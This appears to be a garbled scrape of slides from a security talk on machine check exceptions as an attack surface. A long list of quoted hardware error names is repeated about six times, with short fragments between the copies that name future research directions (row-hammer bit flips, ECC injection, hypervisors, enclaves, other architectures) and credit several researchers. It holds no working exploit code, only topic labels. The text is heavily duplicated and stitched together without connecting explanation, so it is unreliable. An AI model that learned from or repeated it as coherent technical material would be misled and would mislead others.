"SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error"
"Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error"
"Rx Replay Timeout Error" "LinkSub Tx Timeout Error"
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error"
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0"
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0"
"Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error"
"Data Startup Limit Error" "LS0 Exit Error"
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error” "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error” "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error” "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error”
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error”
"Replay Attempt Error” "Sync Header Error" "Tx Replay Timeout Error”
"Rx Replay Timeout Error” "LinkSub Tx Timeout Error”
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error”
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0”
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0”
“Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error”
"Data Startup Limit Error” "LS0 Exit Error”
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

ECC injection
processor errata
row-hammer bit flips in DRAM

Other sources of MCEs

future research

future research

- Other sources of MCEs
- Asynchronous MCEs

ECC injection
processor errata
row-hammer bit flips in DRAM
memory scrubber
other MMIO
no MMIO

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error"
"Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error"
"Rx Replay Timeout Error" "LinkSub Tx Timeout Error"
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error"
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0"
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0"
"Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error"
"Data Startup Limit Error" "LS0 Exit Error"
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

future research

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error” "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error” "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error” "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error”
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error”
"Replay Attempt Error” "Sync Header Error" "Tx Replay Timeout Error”
"Rx Replay Timeout Error” "LinkSub Tx Timeout Error”
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error”
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0”
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0”
“Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error”
"Data Startup Limit Error” "LS0 Exit Error”
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

- Other sources of MCEs
- Asynchronous MCEs
- Userland MCEs

ECC injection
processor errata
row-hammer bit flips in DRAM
memory scrubber
other MMIO
no MMIO
ring-3 errata
faulty devices
here-be-dragons

future research

- Other sources of MCEs
- Asynchronous MCEs
- Userland MCEs
- Other exploit targets

ECC injection
processor errata
row-hammer bit flips in DRAM
memory scrubber
other MMIO
no MMIO
ring-3 errata
faulty devices
here-be-dragons
hypervisors
secure guests
enclaves
secure loader

```
"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error"
"Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error"
"Rx Replay Timeout Error" "LinkSub Tx Timeout Error"
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error"
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0"
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0"
"Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error"
"Data Startup Limit Error" "LS0 Exit Error"
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"
```

future research

- Other sources of MCEs
- Asynchronous MCEs
- Userland MCEs
- Other exploit targets
- Other architectures

ECC injection
processor errata
row-hammer bit flips in DRAM
memory scrubber
other MMIO
no MMIO
ring-3 errata
faulty devices
here-be-dragons
hypervisors
secure guests
enclaves
secure loader
ARM
RISC-V
MIPS
PowerPC/Power

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error"
"Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error"
"Rx Replay Timeout Error" "LinkSub Tx Timeout Error"
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error"
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0"
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0"
"Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error"
"Data Startup Limit Error" "LS0 Exit Error"
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

future research

- Other sources of MCEs
- Asynchronous MCEs
- Userland MCEs
- Other exploit targets
- Other architectures
- Tip of the iceberg…

ECC injection
processor errata
row-hammer bit flips in DRAM
memory scrubber
other MMIO
no MMIO
ring-3 errata
faulty devices
here-be-dragons
hypervisors
secure guests
enclaves
secure loader
ARM
RISC-V
MIPS
PowerPC/Power
???

"MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error"
"MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error"
"SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error"
"MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error"
"MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error"
"Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error"
"CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error"
"SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error"
"Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error"
"Rx Replay Timeout Error" "LinkSub Tx Timeout Error"
"LinkSub Rx Timeout Error" "Rx CMD Pocket Error"
"RAM ECC Error" "ARC instruction buffer parity error"
"ARC data buffer parity error"
"PHY APB error" "Timeout error from GMI" "SRAM ECC error"
"NTB Error Event" "SDP Parity error" "Parity error for port 0"
"Parity error for port 1" "Parity error for port 2" "Parity error for port 3"
"Parity error for port 4" "Parity error for port 5" "Parity error for port 6"
"Parity error for port 7" "Parity error or ECC error for S0 RAM0"
"Parity error or ECC error for S0 RAM1"
"Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0"
"Parity error for PHY RAM1"
"AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error"
"Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error"
"Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error"
"Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error"
"Recovery Attempt Error" "Eye Training Timeout Error"
"Data Startup Limit Error" "LS0 Exit Error"
"PLL powerState Update Timeout Error" "Rx FIFO Error"
"Lcu Error" "Conv CECC Error" "Conv UECC Error"
"Reserved" "Rx DataLoss Error" "Replay CECC Error"
"Replay UECC Error" "CRC Error" "BER Exceeded Error"
"FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error"
"Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error"
"Packet Type Error" "Rx FIFO Error" "Deskew Error"
"Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error"
"Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error"
"Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error"
"Remote Link Fatal Error" "Data Loss Error" "Training Error"
"Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error"
"CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error"
"Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error"
"Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error"
"Offline Error" "Data Startup Limit Error" "FC Init Timeout Error"
"Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error"
"Recovery Attempt Error" "Recovery Relock Attempt Error" "Deskew Abort Error"
"Rx Buffer Error" "Rx LFDS Fifo Overflow Error" "Rx LFDS Fifo Underflow Error"
"LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Packet Error"
"LFDS Training Timeout Error" "LFDS FC Init Timeout Error" "Data Loss Error"

- INT31 team
- dazzle cat (Stephanie)
- Andi Kleen - "Machine check handling on Linux"
- Wojtczuk - "A Stitch In Time Saves Nine: A Stitch In Time Saves Nine"
